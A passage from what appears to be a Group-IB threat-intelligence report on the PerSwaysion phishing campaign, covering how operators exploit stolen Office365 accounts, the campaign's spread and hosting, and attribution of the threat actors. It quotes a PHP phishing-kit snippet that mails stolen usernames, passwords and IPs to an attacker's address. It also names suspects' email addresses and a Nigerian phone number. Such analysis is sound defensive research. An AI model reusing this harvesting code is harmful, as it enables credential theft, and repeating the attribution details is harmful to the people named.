Loading.js also defines a set of operational parameters to differentiate sub campaigns by version number (*ID_CUS_SP_NBR_30629*) and notification email (*EMAILRESULT_NBR*). At a ‘safety net’, loading.js will redirect the victim to legitimate sites defined in *LINKRE_RESULT* if processing goes wrong.



Figure 14: Operational parameters to differentiate sub campaigns

Chain Reaction Infection Tactics

PerSwaysion scammers conduct follow-up operations against newly collected victim account credentials in very timely manners. Group-IB investigations reveal that scammers take 3 main steps to push new round of phishing attempts leveraging current victim's account ('T' denotes current victim infection time):

1. Initial reconnaissance. PerSwaysion operatives log into victim email accounts via web application access. On average, this step happens on T + 6 hours. If victim credentials are valid, operatives move on to the next step.
2. Mass data dumping via API. Operatives establish connection to the victim's corporate email server and dump email data via IMAP APIs. On average, this step starts on T + 7 hours.
3. Victim impersonation. Operatives generate new phishing PDF files with the current victim's full name, email address, company legal name, and some time victim's official title. These PDF files are sent to a selection of new people who has recent email communications with the current victim. On average, this step happens on T + 21 hours. It's of note that PerSwaysion scammers typically delete impersonating emails from the victim's outbox to avoid suspicion.

It is worth noticing that **PerSwaysion scammers tend to select next round of victims who are outside of current victim organization and hold significant positions**. Evidence indicates that scammers are likely to use LinkedIn profiles to assess potential victim positions. Such tactic reduces possibility of early warning from current victim's co-workers and increase successful rate of new phishing cycle. As a side effect, **PerSwaysion campaign displays a unique chain reaction type of infection timeline in which victims' relations are traceable.**

At the current stage, PerSwaysion scammers do not have clear preferences of financial profit generating models. The scammers hold covert access to many corporate email accounts and large piles of sensitive business email data. The situation opens up a wide range of possibilities. The account access could be sold in bulk to other financial scammers to conduct traditional monetary scams. **Sensitive business data extracted from emails, such as non public financial records, secret trading strategies, and client lists, could be sold to the highest bidder in the underground markets.**

Hunting

Infection Chronicle

Based on unique signatures of malicious JavaScript files, the earliest samples in the wild are discovered hosted on yourjavascript.com. It seems in the early stage of PerSwaysion campaign, scammers use free JavaScript host service to store malicious scripts. Files were uploaded by 'adriangalbincea' on 9th August 2019.

Figure 15: Yourjavascript hosted files

By late September 2019, **PerSwaysion campaign has adopted much mature technology stacks, using Google Appspot for phishing web application servers (first reported by Zscaler) and Cloudflare for data backend servers**. In the same month, the campaign reached its first peak of actions. Followed by Zscaler's report, the campaign was temporarily suppressed thanks to mass takedown by Appspot. PerSwaysion campaign started to ramp up again in late December 2019 as noted by Avanan. In the second wave, scammers moved to IBM Mybluemix for phishing web application server hosting.

Group-IB Threat Intelligence team discovered a series of malicious PDF files and Sway sharing links via instant messaging services (such as Slack) in the wild that indicate potential successful infection incidences. **With prior first hand investigation experience from actual victims, the team established 156 high profile cases worldwide with a good degree of confidence.** PerSwaysion scammers carefully selected their victims with strong preferences of management personnels. Among these high-ranking officer victims, more than 20 Office365 accounts of executives, presidents and managing directors appeared. **Majority of the cases are in the US and Canada.** Other victims tend to locate in global and regional financial hubs such as Singapore, Germany, the UK, Netherlands, and Hong Kong.

Threat Actors Tracing

PerSwaysion campaign is a series of typical Malware-as-a-Service based operations. The phishing kit development team has a strong link to Vietnamese speaking community while scammers who purchase and operate actual phishing attacks are scattered across the world.

27 threat actors controlled email addresses are discovered embedded in variants of PerSwaysion phishing kits. Evidence indicates that PerSwaysion is run by several loosely connected sub-groups of threat actors. Each variant is differentiated by the '*ID_CUS_SP_NBR*' in the malicious JavaScript file. This also proves that kit developer groups do not run phishing campaigns by themselves. We assume that the developer group sells its product to various scammers for direct profit – a common practice in the underground community. '*ID_CUS_SP_NBR*' is a string which follows '*[UniqueID]_dd.mm.YYYY.MM_SS_[milisecond]*' format.

The date portion is likely to be the date when such a variant is updated and passed on to scammers. These sub-groups purchase the web phishing kit and PDF generator from the malware developer group. They run targeted phishing attacks independently and take further actions to proliferate infection jumping from 1 victim to another. Further analysis shows 5 groups of emails co-operates in certain attacks, each group bears the same prefix in 'ID_CUS_SP_NBR'. The groups are highlighted with different colours in Figure 16. These emails are also provided in the Appendix section below.

	python	anaye	onejay	thomas	tomas	billgates	dumpoker	pacash	ghost_frjohn	wonder	unknow	anthony	athony	next_unknow	glad	johnhoo	casino	katap	f@ry	dre	matsammy	matsamy	matsata	708fronlyu
affiliatetitle@outlook.com	✓																							
anuanuanuoluwa@gmail.com		✓																						
john2019anu@yandex.com		✓																						
billionlogs@yandex.com			✓	✓																				
fashsam@protonmail.com					✓																			
forwardingboxx@yandex.com					✓																			
billyseas0n@yandex.com						✓																		
intern.ship20@yandex.ru						✓																		
virgilabloh007@yandex.com						✓																		
briancaglo86@gmail.com							✓																	
evilc0der@yandex.com								✓																
g.ghostman@yandex.com									✓															
how4rdfrank@yandex.com										✓														
lrakindlejr10@gmail.com											✓													
ka834301@gmail.com												✓												
nasubaexpress45@gmail.com												✓												
robert767hazzard@gmail.com													✓											
microsoft.filter@yandex.com														✓										
qwetyu093@gmail.com															✓									
teamowoss101@inbox.lt															✓									
resultkeys@yandex.com																✓								
sucknipples911@gmail.com																	✓							
therealguccimaineeko1800@gmail.com																		✓						
tommyben395@gmail.com																			✓					
whitej25juno@gmail.com																				✓				
wondergrace5@gmail.com																					✓	✓	✓	
wryeboss@yandex.com																								✓

Figure 16: Relation of threat actor emails and variant names

Combining Group-IB threat actor database and various OSINT sources, the Threat Intelligence team discovered a number of relations between PerSwaysion scammers and other threat actors.

Email *anuanuanuoluwa@gmail[.]com* was first spotted in August 2017 in a phishing kit mimicking Adobe PDF lock. This account has been active since 2017 in 7 major phishing kits. Considering that the email account appears in the earliest PerSwaysion campaign variant uncovered and several testing data set, it is very likely the owner is part of PerSwaysion development group. It has been co-operate campaigns with scammer *anuanu2018@yahoo[.]com, kikersnot3@gmail[.]com, sampile@yandex[.]com* in following years.

```
<?
$ip = getenv("REMOTE_ADDR");
$message .= "--------------Adobe PDF Info-----------------------\n";
$message .= "Username            : ".$_POST['feedback']."\n";
$message .= "Password            : ".$_POST['feedbacknow']."\n";
$message .= "-------------Vict!m Info----------------------\n";
$message .= "|Client IP: ".$ip."\n";
$message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "--------------Created BY unknown------------\n";
//change ur email here
$send = "anuanuanuoluwa@gmail.com";
$subject = "Adobe PDF";
$headers = "From: Adobe PDF<supertool@mxtoolbox.com>";
$headers .= $_POST['supertool@mxtoolbox.com']."\n";
$headers .= "MIME-Version: 1.0\n";
$arr=array($send, $IP);
foreach ($arr as $send)
{
mail($send,$subject,$message,$headers);
mail($to,$subject,$message,$headers);

 }

   header("Location: http://lh3.ggpht.com/_14GIHlDK-y0/TET-d-FPdfI/AAAAAAAAAyw/TO5lJWMloxo/
       image_thumb%5B2%5D.png?imgmax=800");


?>
```

Figure 17: Adobe phishing kit

Scammer email *fashsam@protonmail[.]com* is used to register LinkedIn account named '*Daniel browns*'. This account is believed for gathering potential victim profiles. Such data helps PerSwaysion scammers to pick people holding significant corporate positions.

Figure 18: LinkedIn account at www.linkedin.com/in/daniel-browns-721316196

The scammer *nasubaexpress45@gmail[.]com* conducted phishing attacking in October 2018 on domain paperbarkestate.co.za, disguised as JPMorgan online banking. Later, it initiated another phishing attack on domain

practica-ltd[.]com, acting as if Discover credit card home page.

Both *tommyben395@gmail[.]com* and *sucknipples911@gmail[.]com* are used for Facebook registration. It is likely that scammers use these Facebook account to initiate similar reconnaissance tasks as on LinkedIn.

Scammers controlling *virgilabloh007@yandex[.]com*, *cargillfsc_accountspayable@cargillll[.]com*, *contabilidad@grupolren[.]com* are specialized in Microsoft Office 365 related phishing attacks and have been working closely with each other in the past 3 years.

The 'Nigerian Prince'

Threat actor group of *anuanuanuoluwa@gmail[.]com*, as one the first PerSwaysion participating team, has been actively conducting various phishing attacks since its inception in 2017. With Group-IB's threat actor profiling system, the team is able to attribute *anuanuanuoluwa@gmail[.]com* to a group of active scammers in Nigeria and South Africa whose main personnel goes by the name Sam.



Figure 19: anuanuanuoluwa@gmail[.]com attribution process

The choice of words in threat actor code names often reveal their culture, background and personal preferences. It is particularly true among non-native English speakers. In PerSwaysion case, **anuanuanuoluwa** resembles the name **Anu Oluwa (or Anuoluwa)**, a popular female name among Yoruba. Yoruba is an ethnic group lives mainly in Nigeria and Benin. Furthemore, the Gmail account is linked to a Tecno brand mobile phone. Tecno is a subsidiary of the Shenzhen based Chinese smartphone manufacturer Transsion Group which focuses on producing affordable smartphones for Africa. Majority of Tecno phones are sold in Nigeria.

The *anuanuanuoluwa* group has been operating the same Skype ID '*fash20161*' since 2017. In the early stage, the Skype account goes by the name Anaye (*anuanuanuoluwa@gmail[.]com*). This account was used primarily for online shopping scam at *buyatcheapstore[.]com*, a fake online electronic store. Later, it was moved to fash sam (*fashsam2015@gmail[.]com*) when the online shopping scam is no longer profitable and the group needs a new

name to start new operations. With further investigation, the Threat Intelligence team establishes links to the Facebook account '*Fash*' (*facebook[.]com/pg/-Fash–209368075753797 9/about*). Its associated phone number (*+234 8149571720*) finally leads to a potential personnel goes by the name Sam who owned a flat in Ikorodu, Nigeria.

Figure 20: A property listing in Nigeria posted by a user fashsam2015 with a phone number 8149571720

Intriguing Language Preference

Several unusual language preferences in the *loading.js* (discussed in '*Disassembling the Phishing Site*' section) unveils diversity of highly specialized subgroups who develop the phishing kit and run PerSwaysion campaign. Vietnamese warning messages show scammer intention to further target Vietnamese business.



Figure 21: Vietnamese locale for user warning messages

This intention becomes even clearer during code analysis when Group-IB researchers discovered the VeeValidate user input validation module used in code only includes Vietnamese locale while 48 languages are supported.

Figure 22: Vietnamese locale for VeeValidate

Furthermore, Vietnamese usage in the log message indicates malicious JavaScript developer team has native Vietnamese-speaking threat actors.

```
console.log("height cua cai nay la:" + el.offsetHeight);
emit(vnode, 'fallbackscope', el.offsetHeight);
```

Translation: This one is height

Figure 23: Vietnamese developer log messages

Besides usual English fonts, the font rendering set in the script also contains **Microsoft YaHei** (a Simplified Chinese font) and **Microsoft JhengHei** (a Traditional Chinese font). Such code shows the potential interest in Chinese speakers in both mainland China and Taiwan region.

```
var dashboard$2 = { template: template$2, data: function data() { return { nameList:
    ['Microsoft YaHei', 'Helvetica Neue', 'Helvetica', 'Arial', 'sans-serif', 'Verdana',
    'Georgia', 'Times New Roman', 'Trebuchet MS', 'Microsoft JhengHei', 'Courier New',
    'Impact', 'Comic Sans MS', 'Consolas'], lineHeightList: ['1.0', '1.2', '1.5', '1.8', '2.0', '2.5', '3.0'],
var font = { name: 'font', icon: 'fa fa-font', i18n: 'font', dashboard: dashboard$2 };
```

Figure 24: Chinese fonts emerge from unexpected code blocks

Appendix

Source: https://blog.group-ib.com/perswaysion